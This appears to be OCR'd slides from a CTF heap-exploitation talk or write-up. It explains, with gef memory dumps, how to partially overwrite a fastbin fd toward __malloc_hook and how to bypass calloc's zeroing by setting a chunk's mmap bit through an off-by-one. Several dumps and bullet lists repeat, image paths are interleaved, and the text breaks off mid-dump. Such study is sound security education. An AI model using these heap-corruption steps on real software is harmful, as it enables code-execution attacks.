
- So, if we could somehow do something like this :



```
gef➤  x/20xg 0x602000
0x602000:       0x0000000000000000      0x00000000000000d1
0x602010:       0x00007ffff7dd1b78      0x00007ffff7dd1b78
0x602020:       0x0000000000000000      0x0000000000000000
0x602030:       0x0000000000000000      0x0000000000000000
0x602040:       0x0000000000000000      0x0000000000000000
0x602050:       0x0000000000000000      0x0000000000000000
0x602060:       0x0000000000000000      0x0000000000000000
0x602070:       0x0000000000000000      0x0000000000000000
0x602080:       0x0000000000000000      0x0000000000000000
0x602090:       0x0000000000000000      0x0000000000000000
gef➤
0x6020a0:       0x0000000000000000      0x0000000000000000
0x6020b0:       0x0000000000000000      0x0000000000000000
0x6020c0:       0x0000000000000000      0x0000000000000000
0x6020d0:       0x00000000000000d0      0x0000000000000070
0x6020e0:       0x0000000000602140      0x0000000000000000
0x6020f0:       0x0000000000000000      0x0000000000000000
0x602100:       0x0000000000000000      0x0000000000000000
0x602110:       0x0000000000000000      0x0000000000000000
0x602120:       0x0000000000000000      0x0000000000000000
0x602130:       0x0000000000000000      0x0000000000000000
gef➤
0x602140:       0x0000000000000000      0x0000000000000071
0x602150:       0x0000000000000000      0x0000000000000000
0x602160:       0x0000000000000000      0x0000000000000000
0x602170:       0x0000000000000000      0x0000000000000000
0x602180:       0x0000000000000000      0x0000000000000000
0x602190:       0x0000000000000000      0x0000000000000000
0x6021a0:       0x0000000000000000      0x0000000000000000
0x6021b0:       0x0000000000000000      0x0000000000000021
```

- **free 2 0x71 chunks**
- **Partial overwrite a fd (with careful calc, u can make it to be in the same 0x100 range and avoid another 4 bit brute).**


- So, if we could somehow do something like this :



```
gef➤  x/20xg 0x602000
0x602000:       0x0000000000000000      0x00000000000000d1
0x602010:       0x00007ffff7dd1b78      0x00007ffff7dd1b78
0x602020:       0x0000000000000000      0x0000000000000000
0x602030:       0x0000000000000000      0x0000000000000000
0x602040:       0x0000000000000000      0x0000000000000000
0x602050:       0x0000000000000000      0x0000000000000000
0x602060:       0x0000000000000000      0x0000000000000000
0x602070:       0x0000000000000000      0x0000000000000000
0x602080:       0x0000000000000000      0x0000000000000000
0x602090:       0x0000000000000000      0x0000000000000000
gef➤
0x6020a0:       0x0000000000000000      0x0000000000000000
0x6020b0:       0x0000000000000000      0x0000000000000000
0x6020c0:       0x0000000000000000      0x0000000000000000
0x6020d0:       0x00000000000000d0      0x0000000000000070
0x6020e0:       0x0000000000602140      0x0000000000000000
0x6020f0:       0x0000000000000000      0x0000000000000000
0x602100:       0x0000000000000000      0x0000000000000000
0x602110:       0x0000000000000000      0x0000000000000000
0x602120:       0x0000000000000000      0x0000000000000000
0x602130:       0x0000000000000000      0x0000000000000000
gef➤
0x602140:       0x0000000000000000      0x0000000000000071
0x602150:       0x0000000000000000      0x0000000000000000
0x602160:       0x0000000000000000      0x0000000000000000
0x602170:       0x0000000000000000      0x0000000000000000
0x602180:       0x0000000000000000      0x0000000000000000
0x602190:       0x0000000000000000      0x0000000000000000
0x6021a0:       0x0000000000000000      0x0000000000000000
0x6021b0:       0x0000000000000000      0x0000000000000021
```

- **free 2 0x71 chunks**
- **Partial overwrite a fd (with careful calc, u can make it to be in the same 0x100 range and avoid another 4 bit brute).**
- **Thus we made malloc believe that the top 0x71 chunk is actually a freed 0x71 chunk (when actually we just malloc'd it)**

- So, if we could somehow do something like this :



```
gef➤  x/20xg 0x602000
0x602000:	0x0000000000000000	0x00000000000000d1
0x602010:	0x00007ffff7dd1b78	0x00007ffff7dd1b78
0x602020:	0x0000000000000000	0x0000000000000000
0x602030:	0x0000000000000000	0x0000000000000000
0x602040:	0x0000000000000000	0x0000000000000000
0x602050:	0x0000000000000000	0x0000000000000000
0x602060:	0x0000000000000000	0x0000000000000000
0x602070:	0x0000000000000000	0x0000000000000000
0x602080:	0x0000000000000000	0x0000000000000000
0x602090:	0x0000000000000000	0x0000000000000000
gef➤
0x6020a0:	0x0000000000000000	0x0000000000000000
0x6020b0:	0x0000000000000000	0x0000000000000000
0x6020c0:	0x0000000000000000	0x0000000000000000
0x6020d0:	0x00000000000000d0	0x0000000000000070
0x6020e0:	0x0000000000602140	0x0000000000000000
0x6020f0:	0x0000000000000000	0x0000000000000000
0x602100:	0x0000000000000000	0x0000000000000000
0x602110:	0x0000000000000000	0x0000000000000000
0x602120:	0x0000000000000000	0x0000000000000000
0x602130:	0x0000000000000000	0x0000000000000000
gef➤
0x602140:	0x0000000000000000	0x0000000000000071
0x602150:	0x0000000000000000	0x0000000000000000
0x602160:	0x0000000000000000	0x0000000000000000
0x602170:	0x0000000000000000	0x0000000000000000
0x602180:	0x0000000000000000	0x0000000000000000
0x602190:	0x0000000000000000	0x0000000000000000
0x6021a0:	0x0000000000000000	0x0000000000000000
0x6021b0:	0x0000000000000000	0x0000000000000021
```

Partial overwrite to __malloc_hook

- **free 2 0x71 chunks**
- **Partial overwrite a fd (with careful calc, u can make it to be in the same 0x100 range and avoid another 4 bit brute).**
- **Thus we made malloc believe that the top 0x71 chunk is actually a freed 0x71 chunk (when actually we just malloc'd it)**
- **The 3rd allocation will land near __malloc_hook**

- Sounds like a great plan, except ……

- Sounds like a great plan, except ……
- Problem ???????
- We are using calloc() — a newly allocated chunk is memset()’d to NULL.

- Sounds like a great plan, except ……
- Problem ???????
- We are using calloc() — a newly allocated chunk is memset()’d to NULL.
- So even if we get an overlap, the arena pointers will be NULL’d out, and we will be left with nothing to partial overwrite.

The calloc bypass

- There is a flaw in it. Looking at the source code of calloc.
- https://github.com/str8outtaheap/heapwn/blob/master/malloc/__libc_calloc.c

The calloc bypass

- There is a flaw in it. Looking at the source code of calloc.
- https://github.com/str8outtaheap/heapwn/blob/master/malloc/__libc_calloc.c

```
mem = _int_malloc (av, sz);

p = mem2chunk (mem);

 /* Two optional cases in which clearing not necessary */

 if (chunk_is_mmapped (p))

   {

     if (__builtin_expect (perturb_byte, 0))

       return memset (mem, 0, sz);



     return mem;

   }
```


Apparently, if a chunk's mmap_bit is set , we can skip the memset in calloc. Discovered this while solving "Stringer" Pwn challenge in RC3 CTF 2018. You can find a more detailed analysis of the calloc bypass in my gists.

- If we set a chunk’s Size field’s last nibble to 0xf , and make _int_malloc() return it, we will bypass it.

- So our new strategy becomes : freeing an unsorted bin, changing its size through the off-by-one, then malloc’ing the **exact** size.

- Exact size so that the unsorted bin does not go into Last Remainder. If it does, then it will compare the chunk’s size with next chunk’s PREV_SIZE field. This check we will fail.


Calloc Bypass



```
0x810100:       0x4141414141414141      0x000000000000009f
0x810110:       0x00007f56e7c6bb78      0x00007f56e7c6bb78
0x810120:       0x4242424242424242      0x4242424242424242
0x810130:       0x4242424242424242      0x4242424242424242
```


We calloc again, and land an allocation. Then we change its size to 0x71 , so later we can make a 0x71 freelist point here, and fool malloc into taking the arena address as a FD ptr to another 0x71 chunk.

Calloc Bypass




```
0x810100:       0x4141414141414141      0x000000000000009f
0x810110:       0x00007f56e7c6bb78      0x00007f56e7c6bb78
0x810120:       0x4242424242424242      0x4242424242424242
0x810130:       0x4242424242424242      0x4242424242424242
```

We calloc again, and land an allocation. Then we change its size to 0x71 , so later we can make a 0x71 freelist point here, and fool malloc into taking the arena address as a FD ptr to another 0x71 chunk.




```
0x810100:       0x4343434343434343      0x0000000000000071
0x810110:       0x00007f56e7c6bbf8      0x00007f56e7c6bbf8
0x810120:       0x4242424242424242      0x4242424242424242
0x810130:       0x4242424242424242      0x4242424242424242
```

1st Partial Overwrite




```
0x1398100:      0x4343434343434343      0x0000000000000071
0x1398110:      0x00007ff80167ebf8      0x00007ff80167ebf8
0x1398120:      0x4242424242424242      0x4242424242424242
0x1398130:      0x4242424242424242      0x4242424242424242
gef➤
0x1398140:      0x4242424242424242      0x4242424242424242
0x1398150:      0x4242424242424242      0x4242424242424242
0x1398160:      0x4242424242424242      0x4242424242424242
0x1398170:      0x4242424242424242      0x0000000000000021
0x1398180:      0x0000000000000000      0x0000000000000000
0x1398190:      0x0000000000000090      0x0000000000000071
0x13981a0:      0x0000000000000000      0x0000000000000000
```

1st Partial Overwrite



```
0x1398100:      0x4343434343434343      0x0000000000000071
0x1398110:      0x00007ff80167ebf8      0x00007ff80167ebf8
0x1398120:      0x4242424242424242      0x4242424242424242
0x1398130:      0x4242424242424242      0x4242424242424242
gef➤
